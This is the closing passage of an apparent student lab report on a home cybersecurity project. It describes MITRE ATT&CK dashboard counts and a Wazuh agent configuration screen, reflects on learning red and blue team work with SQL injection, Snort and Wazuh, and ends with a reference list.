The screenshot shows two windows side-by-side. On the left is the MITRE ATT&CK dashboard, which lists 'Top Tactics' including Defense Evasion (4), Privilege Escalation (2), Initial Access (1), and Persistence (1). On the right is a Wazuh Agent configuration window showing details for 'Agent: DESKTOP-M3NIK25 (002) - any'. The status is 'Running', Manager IP is 192.168.1.112, and the Authentication key is MDAYlERFU0tUT1ATTNOSU\$. Below these are 'Save' and 'Refresh' buttons, and the URL https://wazuh.com and Revision rc1.

MITRE ATT&CK Dashboard (Left):

- Top Tactics:
 - Defense Evasion: 4
 - Privilege Escalation: 2
 - Initial Access: 1
 - Persistence: 1


Wazuh Agent Configuration (Right):

Wazuh v4.12.0
Agent: DESKTOP-M3NIK25 (002) - any
Status: Running

Manager IP: 192.168.1.112
Authentication key: MDAYlERFU0tUT1ATTNOSU\$

Save Refresh

https://wazuh.com Revision rc1



This project gave me a deeper understanding of the way actual cyberattacks like SQL injection can happen and the way blue teamers pick up on them through the use of tools like Snort, and Wazuh. I was able to isolate a network to test and monitor the attacks in a safe environment and learn about the way reconnaissance, exploitation, and analysis work with each other with respect to red and blue team operations.

The project tested me, pushed me through technical hurdles, and pushed me to troubleshoot in ways a possible real world SOC can work. It allowed me to use what I've learned in Phase 1 from the fundamentals of networking through security frameworks such as the Cyber Kill Chain and being hands on with what we've been learning..

References

OWASP Foundation. (2021). *OWASP Top Ten Web Application Security Risks – 2021*.

<https://owasp.org/www-project-top-ten/>

PortSwigger Ltd. (n.d.). *SQL injection*. Web Security Academy.

<https://portswigger.net/web-security/sql-injection>

Cisco Talos. (n.d.). *Snort user manual*. <https://docs.snort.org/>

Netgate. (n.d.). *pfsense documentation*. <https://docs.netgate.com/pfsense/en/latest/>

The Wireshark Team. (n.d.). *Wireshark user's guide*.

https://www.wireshark.org/docs/wsug_html_chunked/

Wazuh, Inc. (n.d.). *Wazuh documentation*. <https://documentation.wazuh.com/>

MITRE Corporation. (n.d.). *MITRE ATT&CK framework*. <https://attack.mitre.org/>